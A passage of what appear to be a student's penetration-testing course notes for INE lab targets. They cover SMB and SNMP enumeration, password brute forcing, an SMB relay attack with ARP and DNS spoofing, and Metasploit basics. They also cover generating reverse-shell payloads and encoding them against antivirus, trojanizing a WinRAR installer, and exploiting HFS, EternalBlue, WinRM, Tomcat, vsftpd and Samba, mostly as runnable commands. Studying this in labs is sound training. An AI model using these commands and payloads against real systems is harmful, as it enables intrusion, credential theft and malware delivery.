- nmblookup -A 10.4.30.139
- nmap -sU -p 137 10.4.30.139
- nmap -sU -sV -T4 --script nbstat.nse -p137 -Pn -n 10.4.30.139
  
- nmap -sV -p 139,445 demo.ine.local
- ls -al /usr/share/nmap/scripts/ | grep -e "smb-\*"
- nmap -p445 --script smb-protocols demo.ine.local
- nmap -p445 --script smb-security-mode demo.ine.local
- smbclient -L demo.ine.local
- nmap -p445 --script smb-enum-users.nse 10.4.30.139
- vim users.txt & add 'admin', 'administrator', 'root'
- hydra -L users.txt -P /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt  
demo.ine.local smb [credentials found]
- psexec.py [administrator@demo.ine.local](mailto:administrator@demo.ine.local)
  - whoami
  - exit
- msfconsole -q
- search psexec
- use exploit/windows/smb/psexec
- show options
- set RHOSTS demo.ine.local
- set SMBUser administrator
- set SMBPass password1
- exploit
- set payload windows/x64/meterpreter/reverse\_tcp
- exploit
  - sysinfo
  - shell
    - ping 10.4.26.4
    - exit
- run autoroute -s 10.4.26.0/20
- background
- search socks
- use auxiliary/server/socks\_proxy
- show options
- set VERSION 4a
- set SRVPORT 9050
- exploit
- exit from msf & go to terminal

- netstat -antp
- proxychains nmap demo1.ine.local -sT -Pn -p 445
- now go to msf
- sessions
- sessions 2
  - shell
    - net view 10.4.26.4
    - exit
  - migrate -N explorer.exe
  - shell
    - net view 10.4.26.4
    - net use D: <\\10.4.26.4\Documents>
    - net use K: [\\10.4.26.4\K\\$](\\10.4.26.4\K$)
    - dir D:
    - dir K:

## (5) SNMP Enumeration:

- **SNMP** (Simple Network Management Protocol) is a widely used protocol for monitoring and managing networked devices such as routers, switches, printers, servers, and more.
- It allows network administrators to query devices for status information, configure certain settings, and receive alerts or traps when specific events occur.
- SNMP is an application layer protocol that typically uses UDP for transport. It involves three primary components:
  - SNMP Manager: The system responsible for querying and interacting with SNMP agents on networked devices.
  - SNMP Agent: Software running on networked devices that responds to SNMP queries and sends traps.
  - Management Information Base (MIB): A hierarchical database that defines the structure of data available through SNMP. Each piece of data has a unique Object Identifier(OID).
- Versions of SNMP:
  - SNMPv1: The earliest version, using community strings (essentially passwords) for authentication.
  - SNMPv2: An improved version with support for bulk transfers but still relying on community strings for authentication.
  - SNMPv3: Introduced security features, including encryption, message integrity, and user-based authentication.
- Ports:
  - Port 161 (UDP): Used for SNMP queries.
  - Port 162 (UDP): Used for SNMP traps (notifications).
- SNMP enumeration in penetration testing involves querying SNMP-enabled devices to gather information useful for identifying potential vulnerabilities, misconfigurations, or points of attack.
- Here are the key objectives and outcomes of SNMP enumeration during a pentest:
- Identify SNMP-Enabled Devices: Determine which devices on the network have SNMP enabled and whether they are vulnerable to information leakage or attacks.
- Extract System Information: Collect system-related data like device names, operating systems, software versions, network interfaces, and more.

- Identify SNMP Community Strings: Test for default or weak community strings, which can grant unauthorized access to device information.
- Retrieve Network Configurations: Gather information about routing tables, network interfaces, IP addresses, and other network-specific details.
- Collect User and Group Information: In some cases, SNMP can reveal user account information and access permissions.
- Identify Services and Applications: Find out which services and applications are running on the target devices, potentially leading to further attack vectors.
  
- cat /etc/hosts
- nmap -sU -p 161 demo.ine.local
- ls -al /usr/share/nmap/scripts/ | grep -e "snmp"
- ls -al /usr/share/nmap/nselib/data/ | grep snmp
- nmap -sU -p 161 --script=snmp-brute demo.ine.local
- nmap -sU -sV -p 161 demo.ine.local
- snmpwalk -v 1 -c public demo.ine.local
- nmap -sU -p 161 --script snmp-\* demo.ine.local > snmp\_info
- cat snmp\_info
- hydra -l administrator -P /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt demo.ine.local smb [credential found – administrator:elizabeth]

## (6) SMB Relay Attack:

An **SMB relay attack** is a type of network attack where an attacker intercepts SMB (Server Message Block) traffic, manipulates it, and relays it to a legitimate server to gain unauthorized access to resources or perform malicious actions.

- This type of attack is common in Windows networks, where SMB is used for file sharing, printer sharing, and other network services.

### How SMB Relay Attacks Work:

- Interception: The attacker sets up a man-in-the-middle position between the client and server. This can be done using various techniques, such as ARP spoofing, DNS poisoning, or setting up a rogue SMB server.
- Capturing Authentication: When a client connects to a legitimate server via SMB, it sends authentication data. The attacker captures this data, which might include NTLM (NT LAN Manager) hashes.
- Relaying to a Legitimate Server: Instead of decrypting the captured NTLM hash, the attacker relays it to another server that trusts the source. This allows the attacker to impersonate the user whose hash was captured.
- Gain Access: If the relay is successful, the attacker can gain access to the resources on the server, which might include sensitive files, databases, or administrative privileges. This access could lead to further lateral movement within the network, compromising additional systems.
  
- {client:172.15.5.5, default gateway: 172.16.5.1, Target 172.16.5.10, Attacker Machine: 172.16.5.101}
- msfconsole
  - search smb\_relay
  - use exploit/windows/smb/smb\_relay

- show options
- ifconfig
  - set SRVHOST 172.16.5.101
  - set LHOST 172.16.5.101
  - set SMBHOST 172.16.5.10
  - show options
- echo 1 > /proc/sys/net/ipv4/ip\_forward
- arpspoof -i eth1 -t 172.16.5.5 172.16.5.1
  -
- arpspoof -i eth1 -t 172.16.5.1 172.16.5.5
  -
- again go to msfconsole
  - exploit
  - jobs
- vim dns & save this content ‘172.16.5.101 \*.sportsfoo.com’
- dnsspoof -i eth1 -f dns
  - now you can see the requests
- and you will get the meterpreter session on msf, go to msfconsole
- sessions
- sessions 1
  - getuid
  - sysinfo

## **Host & Network Penetration Testing– The Metasploit Framework (MSF):-**

### **(1) Introduction to the Metasploit Framework:**

The **Metasploit Framework (MSF)** is an open-source, robust penetration testing and exploitation framework that is used by penetration testers and security researchers worldwide.

- It provides penetration testers with a robust infrastructure required to automate every stage of the penetration testing life cycle.
- It is also used to develop and test exploits and has one of the world’s largest database of public, tested exploits.
- The Metasploit Framework is designed to be modular, allowing for new functionality to be implemented with ease.
- The Metasploit Framework (MSF) source code is available on GitHub.
- Developers are constantly adding new exploits to the framework.
  - Latest Version: <https://metasploit.com>
  - Bug tracking & development information: <https://github.com/rapid7/metasploit-framework>

### **History of the Metasploit Framework:**

- Developed by HD Moore in 2003
- Originally developed in Perl
- Rewritten in Ruby in 2007
- Acquired by Rapid7 in 2009
- Metasploit 5.0 released in 2019
- Metasploit 6.0 released in 2020

### **Metasploit Editions:**

- Metasploit Pro (Commercial)
- Metasploit Express (Commercial)
- Metasploit Framework (Community)

### **Essential Terminology:**

- Interface- Methods of interacting with the Metasploit Framework.
- Module- Pieces of code that perform a particular task, an example of a module is an exploit.
- Vulnerability- Weaknesses or flaw in a computer system or network that can be exploited.
- Exploit- Piece of code/module that is used to take advantage a vulnerability within a system, service or application.
- Payload- Piece of code delivered to the target system by an exploit with the objective of executing arbitrary commands or providing remote access to an attacker.
- Listener- A utility that listens for an incoming connection from a target.

### **Metasploit Framework Interfaces:**

- Metasploit Framework Console:
  - The Metasploit Console (MSFconsole) is an easy-to-use all in one interface that provides you with access to all the functionality of the Metasploit Framework.
- Metasploit Framework CLI:
  - The Metasploit Framework Command Line Interface (MSFcli) is a command line utility that is used to facilitate the creation of automation scripts that utilize Metasploit modules.
  - It can be used to redirect output from other tools in to msfcli and vice versa.
  - Note: MSFcli was discontinued in 2015, however, the same functionality can be leveraged though the MSFconsole.
- Metasploit Community Edition:
  - Microsoft Community Edition is a web based GUI front-end for the Metasploit Framework that simplifies network discovery and vulnerability identification.
- Armitage:
  - Armitage is a free Java based HUI front-end for the Metasploit Framework that simplifies network discovery, exploitation and post exploitation.

## **(2) Metasploit Framework Architecture:**

- A module in the context of MSF, is a piece of code that can be utilized by the MSF.
- The MSF libraries facilitate the execution of modules without having to write the code necessary in order to execute them.

### **MSF Modules:**

- Exploit- A module that is used to take advantage of vulnerability and is typically paired with a payload.
- Payload- Code that is delivered by MSF and remotely executed on the target after successful exploitation. An example of a payload is a reverse shell that initiates a connection from the target system back to the attacker.
- Encoder- Used to encode payloads in order to avoid AV detection. For example, shikata\_ga\_nai is used to encode Windows payloads.
- NOPs- Used to ensure that payloads sizes are consistent and ensure the stability of a payload when executed.
- Auxiliary- A module that is used to perform additional functionality like port scanning and enumeration.

### **MSF Payload Types:**

- When working with exploits, MSF provides you with two types of payloads that can be paired with an exploit:
  1. **Non-Stage Payload**- Payload that is sent to the target system as is along with the exploit.
  2. **Staged Payload**- A staged payload is sent to the target in two parts, whereby:
    - The first part(stager) contains a payload that is used to establish a reverse connection back to the attacker, download the second part of the payload(stage) and execute it.

#### **Stagers & Stages:**

- Stagers are typically used to establish a stable communication channel between the attacker and target, after which a stage payload is downloaded and executed on the target system.
- Stage- Payload components that are downloaded by the stager.

#### **Meterpreter Payload:**

- The Meterpreter (Meta-Interpreter) payload is an advanced multi-functional payload that is executed in memory on the target system making it difficult to detect.
- It communicates over a stager socket and provides an attacker with an interactive command interpreter on the target system that facilitates the execution of system commands, file system navigation, keylogging and much more.
- The MSF file system is organized in a simple and easy to understand format and is organized into various directories.

#### **MSF Module Locations:**

- MSF stores modules under the following directory on Linux systems:
  - **/usr/share/metasploit-framework/modules**
- User specified modules are stored under the following directory on Linux systems:
  - **~/.msf4/modules**
- **cd /usr/share/metasploit-framework/**
- **ls**

### **(3) Penetration Testing With The Metasploit Framework:**

- The MSF can be used to perform and automate various tasks that fall under the penetration testing life cycle.
- In order to understand how we can leverage the MSF for penetration testing, we need to explore the various phases of a penetration test and their respective techniques and objectives.
- We can adopt the PTES (Penetration Testing Execution Standard) as a roadmap to understanding the various phases that make up a penetration test and how Metasploit can be integrated in to each phase.

#### **Penetration Testing Execution Standard**

- The Penetration Testing Execution Standard (PTES) is a penetration testing methodology that was developed by a team of information security practitioners with the aim of addressing the need for a comprehensive and up-to-date standard for penetration testing.
- Penetration Testing Phases:
  - Information Gathering
  - Enumeration
  - Exploitation
  - Post-Exploitation
    - Privilege Escalation

- Maintaining Persistent Access
- Clearing Tracks
- Metasploit-Framework Implementation:
  - Auxiliary Modules [Information Gathering & Enumeration]
  - Auxiliary Modules Nessus [Vulnerability Scanning]
  - Exploit Modules & Payloads [Exploitation]
  - Meterpreter [Post Exploitation]
  - Post Exploitation Modules Meterpreter [Post Exploitation Modules Meterpreter]
  - Post Exploitation Modules Persistence [Post Exploitation Modules Persistence]

#### **(4) Installing & Configuring The Metasploit Framework:**

- The MSF is distributed by Rapid7 and can be downloaded and installed as a standalone package on both Windows & Linux.
- In this course we will be utilizing the Metasploit Framework on Linux and our preferred distribution of choice is Kali Linux.
- MSF and its required dependencies come pre-packaged with Kali Linux which saves us from the tedious process of installing MSF manually.

#### **The Metasploit Framework Database**

- The Metasploit Framework Database (msfdb) is an integral part of the Metasploit Framework and is used to keep track of all your assessments, host data scans etc.
- The Metasploit Framework uses PostgreSQL as the primary database server, as a result, we will also need to ensure that the PostgreSQL database service is running and configured correctly.
- The Metasploit Framework Database also facilitates the importation and storage of scan results from various third party tools like Nmap and Nessus.

#### **Installation Steps:**

- Update your repositories and upgrade our Metasploit Framework to the latest version.
- Start and enable the PostgreSQL database service.
- Initializes the Metasploit Framework Database (msfdb).
- Launch MSFconsole!
  
- sudo apt-get update && sudo apt-get install metasploit-framework -y
- sudo systemctl enable postgresql
- sudo systemctl start postgresql
- sudo systemctl status postgresql
- sudo msfdb
- sudo msfdb init
- sudo msfdb reinit
- sudo msfdb status
- msfconsole
  - db\_status

#### **(5) MSFconsole Fundamentals:**

- The Metasploit Framework Console (MSFconsole) is an easy-to-use all in one interface that provides you with access to all the functionality of the Metasploit Framework.
- We will be utilizing MSFconsole as our primary MSF interface for the rest of the course.

### **What you need to know:**

- How to search for modules.
- How to select modules.
- How to configure options & variables.
- How to search for payloads
- Managing sessions.
- Additional functionality.
- Saving your configuration.

### **MSF Module Variables**

- MSF modules will typically require information like the target & host IP address and port in order to initiate a remote exploit/connection.
- These options can be configured through the use of MSF variables.
- MSFconsole allows you to set both local variable values or global variable values.
- LHOST- This variable is used to store the IP address of the attacker's system.
- LPORT- This variable is used to store the port number on the attacker's system that will be used to receive a reverse connection.
- RHOST- This variable is used to store the IP address of the target system/server.
- RHOSTS- This variable is used to specify the addresses of multiple target systems or network ranges.
- RPORT- This variable stores the port number that we are targeting on the target system.
- msfconsole
  - ctrl+l (to clear the msfconsole)
  - help
  - version
  - show all
  - show exploits
  - show -h
  - search portscan
  - use auxiliary/scanner/portscan/tcp
    - show options
    - set RHOSTS 192.168.2.1
    - show options
    - set PORTS 1-1000
    - show options
    - run
    - back
  - search -h
  - search cve:2017 type:exploit platform:windows
  - search eternalblue
  - use 0
    - show options
    - set RHOSTS 192.168.2.1
    - show options
    - run or, exploit
    - back
  - sessions

- connect -h
- connect 192.168.2.1 80

## **(6) Creating & Managing Workspaces:**

### **MSF Workspaces**

- Workspaces allow you to keep track of all your hosts, scans and activities are extremely useful when conducting penetration tests as they allow you to sort and organize your data based on the target or organization.
- MSFconsole provides you with the ability to create, manage and switch between multiple workspaces depending on your requirements.
- We will be using workspaces to organize our assessments as we progress through the course.
  
- msfconsole
  - db\_status
  - workspace -h
  - workspace
  - hosts
  - workspace -a Test
  - workspace
  - hosts
  - workspace default
  - hosts
  - workspace -a INE
  - workspace
  - workspace Test
  - workspace default
  - workspace -d Test
  - workspace
  - workspace -h
  - workspace -r INE PTA
  - workspace

## **(7) Port Scanning & Enumeration With Nmap:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (1)’

## **(8) Importing Nmap Scan Results Into MSF:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (2)’

## **(9) Port Scanning With Auxiliary Modules:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (3)’

## **(10) FTP Enumeration:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (4)’

## **(11) SMB Enumeration:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (5)’

**(12) Web Server Enumeration:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (6)’

**(13) MySQL Enumeration:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (7)’

**(14) SSH Enumeration:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (8)’

**(15) SMTP Enumeration:**

- Same as ‘SECTION 1: Assessment Methodologies- Enumeration (9)’

**(16) Vulnerability Scanning With MSF:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (3)’

**(17) Vulnerability Scanning With Nessus:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (10)’

**(18) Web App Vulnerability Scanning with WMAP:**

- Same as ‘SECTION 1: Assessment Methodologies- Vulnerability Assessment (11)’

**(19) Generating Payloads with Msfvenom:****Client-side Attacks:**

- A client-side attack is an attack vector that involves coercing a client to execute a malicious payload on their system that consequently connects back to the attacker when executed.
- Client-side attacks typically utilize various social engineering techniques like generating malicious documents or portable executables (PEs).
- Client-side attacks take advantage of human vulnerabilities as opposed to vulnerabilities in services or software running on the target system.
- Given that this attack vector involves the transfer and storage of a malicious payload on the client’s system (disk), attackers need to be cognisant of AV detection.

**Msfvenom**

- Msfvenom is a command line utility that can be used to generate and encode MSF payloads for various operating systems as well as web servers.
- Msfvenom is a combination of two utilities, namely; msfpayload and msfencode.
- We can use Msfvenom to generate a malicious meterpreter payload that can be transferred to a client target system. Once executed, it will connect back to our payload handler and provide us with remote access to the target system.
- Example:
  - **msfvenom -p cmd/unix/reverse\_netcat lhost=[local tun0 ip] lport=4444 R**
    - -p = payload
    - lhost = our local host IP address (this is your machine’s IP address)
    - lport = the port to listen on (this is the port on your machine)

- R = export the payload in raw format
- msfvenom
- msfvenom –list payloads
  - windows/x64/meterpreter/reverse\_http [staged payload]
  - windows/x64/meterpreter\_reverse\_http [Non-stage payload]
- msfvenom -a x86 -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -f exe > /home/kali/Desktop/Windows\_Payloads/payloadx86.exe [for 32-bit architecture]
- cd Desktop/Windows\_Payloads/
- ls
- msfvenom -a x64 -p windows/x64/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -f exe > /home/kali/Desktop/Windows\_Payloads/payloadx64.exe
  - [for 64-bit architecture]
- ls
- msfvenom –list formats
- cd ..
- ls
- msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -f elf > ~/Desktop/Linux\_Payloads/payloadx86
- cd Linux\_Payloads
- ls
- chmod +x payloadx86
- ./payload86
  - ctrl+c
- msfvenom -p linux/x64/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -f elf > ~/Desktop/Linux\_Payloads/payloadx64
- ls
- cd ..
- ls
- cd Windows\_Payloads
- ls
- sudo python -m SimpleHTTPServer 80
- Open new terminal:
- msfconsole
  - use multi/handler
  - set payload windows/meterpreter/reverse\_tcp
  - show options
  - set LHOST 10.10.10.5
  - set LPORT 1234
  - run
- Go to windows & access the hosted web page <http://10.10.10.5/>
- download the 32-bit payload {payloadx86.exe}
- now execute the payload on windows to get the reverse connection
- Now you will get the meterpreter session on msfconsole:
  - sysinfo
  - ctrl+c
- set payload linux/x86/meterpreter/reverse\_tcp

- run
- go to new terminal & execute the 32-bit linux payload:
- cd ..
- cd Linux\_Payloads/
- ls
- ./payloadx86
- again, now you will get the meterpreter session on msfconsole:

## (20) Encoding Payloads With Msfvenom:

- Given that this attack vector involves the transfer and storage of a malicious payload on the client's system (disk), attackers need to be cognisant of AV detection.
- Most end user AV solutions utilize signature based detection in order to identify malicious files or executables.
- We can evade older signature based AV solutions by encoding our payloads.
- Encoding is the process of modifying the payload shellcode with the objective of modifying the payload signature.

### Shellcode

- Shellcode (shell-code) is a piece of code typically used as a payload for exploitation.
- It gets its name from the term command shell, whereby shellcode is a piece of code that provides an attacker with a remote command shell on the target system.
- msfvenom -list encoders
- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -e x86/shikata\_ga\_nai -f exe > ~/Desktop/Windows\_Payloads/encodedx86.exe
- cd Windows\_Payloads/
- ls
- rm encodedx86.exe
- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -i 10 -e x86/shikata\_ga\_nai -f exe > ~/Desktop/Windows\_Payloads/encodedx86.exe
- ls
- msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -i 10 -e x86/shikata\_ga\_nai -f elf > ~/Desktop/Linux\_Payloads/encodedx86
- cd ..
- cd Linux\_Payloads/
- ls
- cd ..
- cd Windows\_Payloads/
- sudo python -m SimpleHTTPServer 80
- go to new terminal & start msfconsole
- msfconsole
  - use multi/handler
  - set payload windows/meterpreter/reverse\_tcp
  - set LHOST 10.10.10.5
  - set LPORT 1234
  - show options
  - run

- go to windows system, access the hosted web server <http://10.10.10.5/> and download the payload (encodedx86.exe)
- after downloading the payload, can stop the hosted web server on Kali
- execute the payload on Windows, in order to get the meterpreter session on msfconsole:
  - sysinfo

## (21) Injecting Payloads Into Windows Portable Executables:

- msfvenom
- download a 32 bit ‘winrar’ setup file
- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -r x86/shikata\_ga\_nai -i 10 -f exe -x ~/Downloads/wrar602.exe > ~/Desktop/Windows\_Payloads/winrar.exe
  - [Injecting payload into another executable]
- cd Desktop/Windows\_Payloads/
- ls
- python -m SimpleHTTPServer 80
- msfconsole
  - use multi/handler
  - set payload windows/meterpreter/reverse\_tcp
  - set LHOST 10.10.10.5
  - set LPORT 1234
  - run
- go to windows system, access the hosted web page <http://10.10.10.5/> and download the winrar.exe payload
- after downloading winrar.exe, you can stop the hosted web page on Kali Linux
- Now, execute the ‘winrar.exe’ to get the meterpreter session on msfconsole:
  - sysinfo
  - run post/windows/manage/migrate
  - sysinfo
  - ls
- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.5 LPORT=1234 -r x86/shikata\_ga\_nai -i 10 -f exe -k -x ~/Downloads/wrar602.exe > ~/Desktop/Windows\_Payloads/winrar-new.exe [this will not work]

## (22) Automating Metasploit With Resource Scripts:

- Metasploit resource scripts are a great feature of MSF that allow you to automate repetitive tasks and commands.
- They operate similarly to batch scripts, whereby, you can specify a set of Msfconsole commands that you want to execute sequentially.
- You can load the script with Msfconsole and automate the execution of the commands you specified in the resource script.
- We can use resource scripts to automate various tasks like setting up multi handlers as well as loading and executing payloads.
- ls -al /usr/share/metasploit-framework/scripts/resource/

- vim /usr/share/metasploit-framework/scripts/resource/auto\_brute.rc
- msfconsole
  - use multi/handler
  - set payload windows/meterpreter/reverse\_tcp
  - set LHOST 10.10.10.5
  - set LPORT 1234
  - run
  - exit
- cd Windows\_Payloads
- ls
- vim handler.rc
  - use multi/handler
  - set PAYLOAD windows/meterpreter/reverse\_tcp
  - set LHOST 10.10.10.5
  - set LPORT 1234
  - run
  - now save it
- ls
- msfconsole -r handler.rc
  - exit
- vim portscan.rc
  - use auxiliary/scanner/portscan/tcp
  - set RHOSTS 10.10.10.7
  - run
  - now save it
- ls
- msfconsole -r portscan.rc
- exit
- vim db\_status.rc
  - db\_status
  - workspace
  - workspace -a Test
  - workspace -d Test
  - now, save it
- msfconsole -r db\_status.rc
  - exit
- msfconsole
  - resource ~/Desktop/Windows\_Payloads/handler.rc
  - exit
- msfconsole
  - use auxiliary/scanner/portscan/tcp
  - set RHOSTS 10.10.10.7

- run
- ctrl+c
- makerc ~/Desktop/portscan.rc
- exit
- cd ..
- su root
- cd /root/Desktop/
- ls
- cat portscan.rc

### **(23) Exploiting a Vulnerable HTTP File Server:**

- An HTTP File Server (HFS) is a web server that is designed for file & document sharing.
- HTTP File Servers typically run on TCP port 80 and utilize the HTTP protocol for underlying communication.
- Rejetto HFS is a popular free and open source HTTP file server that can be setup on both Windows and Linux.
- Rejetto HFS V2.3 is vulnerable to a remote command execution attack.
- MSF has an exploit module that we can utilize to gain access to the target system hosting the HFS.

[Target IP: 10.2.24.160]

- service postgresql start
- msfconsole
- db\_status
- workspace -a HFS
- setg RHOSTS 10.2.24.160
- db\_nmap -sS -sV -O 10.2.24.160
- search type:exploit name:rejetto
- use exploit/windows/http/rejetto\_hfs\_exec
- show options
- info
- run
  - sysinfo
  - exit
- set payload windows/x64/meterpreter/reverse\_tcp
- show options
- run
  - sysinfo

### **(24) Exploiting Windows MS17-010 SMB Vulnerability:**

- EternalBlue (MS17-010/CVE-2017-0144) is the name given to a collection of Windows vulnerabilities and exploits that allow attackers to remotely execute arbitrary code and gain access to a Windows system and consequently the network that the target system is part of.
- The EternalBlue exploit was developed by NSA (National Security Agency) to take advantage of the MS17-010 vulnerability and was leaked to the public by a hacker group called the Shadow Brokers in 2017.

- The EternalBlue exploit take advantage of a vulnerability in the Windows SMBv1 protocol that allows attackers to send specially crafted packets that consequently facilitate the execution of arbitrary commands.
- The EternalBlue exploit was used in the WannaCry ransomware attack on June 27, 2017 to exploit other Windows systems across networks with the objective of spreading the ransomware to as many systems as possible.
- This vulnerability affects multiple versions of Windows:
  - Windows Vista, Windows 7, Windows Server 2008, Windows 8.1, Windows Server 2012, Windows 10, Windows Server 2016
- Microsoft released a patch for the vulnerability in March 2017, however, many users and companies have still not yet patched their systems.
- The EternalBlue exploit has a MSF auxiliary module that can be used to check if a target system is vulnerable to the exploit and also has an exploit module that can be used to exploit the vulnerability on unpatched systems.
- The EternalBlue exploit module can be used to exploit vulnerable Windows systems and consequently provide us with a privileged meterpreter session on the target system.
  
- msfconsole
- workspace -a EternalBlue
- db\_nmap -sS -sV -O 10.10.10.7
- services
- search type:auxiliary EternalBlue
- use auxiliary/scanner/smb/smb\_ms17\_010
- show options
- set RHOSTS 10.10.10.7
- run
- search type:exploit EternalBlue
- use exploit/windows/smb/ms17\_010\_eternalblue
- show options
- set RHOSTS 10.10.10.7
- run
  - sysinfo
  - getuid

## (25) Exploiting WinRM (Windows Remote Management Protocol):

- Windows Remote Management (WinRM) is a Windows remote management protocol that can be used to facilitate remote access with Windows systems.
- WinRM is typically used in the following ways:
  - Remotely access and interact with Windows hosts on a local network.
  - Remotely access and execute commands on Windows systems.
  - Manage and configure Windows systems remotely.
- WinRM typically uses TCP port 5985 and 5986 (HTTPS).
- WinRM implements access control and security for communication between systems through various forms of authentication.
- We can utilize the MSF to identify WinRM users and their passwords as well as execute commands on the target system.

- We can also utilize a MSF WinRM exploit module to obtain meterpreter session on the target system.

[Target IP: 10.4.22.219]

- service postgresql start
- msfconsole
- workspace -a WinRM
- db\_nmap -sS -sV -O 10.4.22.219
- db\_nmap -sS -sV -O -p- 10.4.22.219
- services
- search type:auxiliary winrm
- use auxiliary/scanner/winrm/winrm\_auth\_methods
- show options
- setg RHOSTS 10.4.22.219
- show options
- run
- search winrm\_login
- use auxiliary/scanner/winrm/winrm\_login
- show options
- set USER\_FILE /usr/share/metasploit-framework/data/wordlists/common\_users.txt
- set PASS\_FILE /usr/share/metasploit-framework/data/wordlists/unix\_passwords.txt
- run [got credential]
- search winrm\_cmd
- use auxiliary/scanner/winrm/winrm\_cmd
- show options
- set USERNAME administrator
- set PASSWORD tinkerbell
- set CMD whoami
- run
- search winrm\_script
- use exploit/windows/winrm/winrm\_script\_exec
- show options
- set USERNAME administrator
- set PASSWORD tinkerbell
- run [if error occurred, proceed further]
- show options
- set FORCE\_VBS true
- run [got meterpreter session]
  - sysinfo
  - getuid

## (26) Exploiting a Vulnerable Apache Tomcat Web Server:

**Apache Tomcat**, also known as Tomcat server, is a popular, free and open source Java servlet web server.

- It is used to build and host dynamic websites and web applications based on the Java software platform.

- Apache Tomcat utilizes the HTTP protocol to facilitate the underlying communication between the server and clients.
- Apache Tomcat runs on TCP port 8080 by default.

### Exploiting Apache Tomcat-

- The standard Apache HTTP web server is used to host static and dynamic websites or web applications, typically developed in PHP.
- The Apache Tomcat web server is primarily used to host dynamic websites or web applications developed in Java.
- Apache Tomcat V8.5.19 is vulnerable to a remote code execution vulnerability that could potentially allow an attacker to upload and execute a JSP payload in order to gain remote access to the target server.
- We can utilize a prebuilt MSF exploit module to exploit this vulnerability and consequently gain access to the target server.

[Target IP: 10.2.20.126]

- service postgresql start
- msfconsole
- workspace -a tomcat
- setg RHOSTS 10.2.20.126
- workspace
- db\_nmap -sS -sV -O 10.2.20.126
- services
- search type:exploit tomcat\_jsp
- use exploit/multi/http/tomcat\_jsp\_upload\_bypass
- show options
- info
- set payload java/jsp\_shell\_bind\_tcp
- show options
- set SHELL cmd
- run [got command shell session]
  - dir
  - getuid
  - whoami
  - background (ctrl+z)
- sessions
- open new terminal:
- pwd
- ifconfig
- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.5.4 LPORT=1234 -f exe > meterpreter.exe
- ls
- sudo python -m SimpleHTTPServer 80
- back to the msfconsole:
- sessions 1
  - certutil -urlcache -f <http://10.10.5.4/meterpreter.exe> meterpreter.exe
- back to the terminal:

- stop the http server and setting the handler
- vim handler.rc
  - use multi/handler
  - set PAYLOAD windows/meterpreter/reverse\_tcp
  - set LHOST 10.10.5.4
  - set LPORT 1234
  - run
  - now, save this
- ls
- msfconsole -r handler.rc
- back to the msfconsole session and execute the payload:
  - .\meterpreter.exe
- now, you will get the meterpreter session on another tab, where we run handler.rc
  - sysinfo
  - getuid

## (27) Exploiting a Vulnerable FTP Server:

- FTP (File Transfer Protocol) is a protocol that uses TCP port 21 and is used to facilitate file sharing between a server and client/clients.
- It is also frequently used as a means of transferring files to and from the directory of a web server.
- vsftpd is an FTP server for Unix-like systems including Linux systems and is the default FTP server for Ubuntu, CentOS and Fedora.
- vsftpd V2.3.4 is vulnerable to a command execution vulnerability that is facilitated by a malicious backdoor that was added to the vsftpd download archive through a supply chain attack.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a vsftpd2.3.4
- setg RHOSTS 192.209.183.3
- workspace
- db\_nmap -sS -sV -O 192.209.183.3
- services
- vulns
- analyze
- search vsftpd
- use exploit/unix/ftp/vsftpd\_234\_backdoor
- show options
- info
- run [got command shell with root privilege]
  - ls
  - /bin/bash -i
  - ctrl+z (background)
- sessions

- search shell\_to\_meterpreter
- use post/multi/manage/shell\_to\_meterpreter
- show options
- set LHOST eth1
- set SESSION 1
- run
- sessions
- sessions 2 [got meterpreter session]
  - sysinfo
  - getuid

## (28) Exploiting SAMBA:

- SMB (Server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network (LAN).
- SMB uses port 445 (TCP). However, originally, SMB ran on top of NetBIOS using port 139.
- Samba is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices.
- Samba V3.5.0 is vulnerable to a remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a samba
- setg RHOSTS 192.18.76.3
- db\_nmap -sS -sV -O 192.18.76.3
- search type:exploit name:samba
- use exploit/linux/samba/is\_known\_pipename
- show options
- check {checks whether target is vulnerable or not}
- run
  - ls
  - pwd
  - ctrl+z {put the shell in background}
- sessions
- search shell\_to\_meterpreter
- use post/multi/manage/shell\_to\_meterpreter
- show options
- set LHOST eth1
- set SESSION 1
- run
- sessions
- sessions 2 [got meterpreter session]
  - sysinfo
  - getuid

### (29) Exploiting a Vulnerable SSH Server:

- SSH (Secure Shell) is a remote administration protocol that offers encryption and is the successor to Telnet.
- It is typically used for remote access to servers and systems.
- SSH uses TCP port 22 by default, however, like other services, it can be configured to use any other open TCP port.
- libssh is a multiplatform C library implementing the SSHv2 protocol on client and server side.
- libssh V0.6.0-0.8.0 is vulnerable to an authentication bypass vulnerability in the libssh server code that can be exploited to execute commands on the target server.
  
- ifconfig
- service postgresql start
- msfconsole
- workspace -a libssh
- setg RHOSTS 192.40.32.3
- db\_nmap -sS -sV -O 192.40.32.3
- services
- search libssh\_auth\_bypass
- use auxiliary/scanner/ssh/libssh\_auth\_bypass
- show options
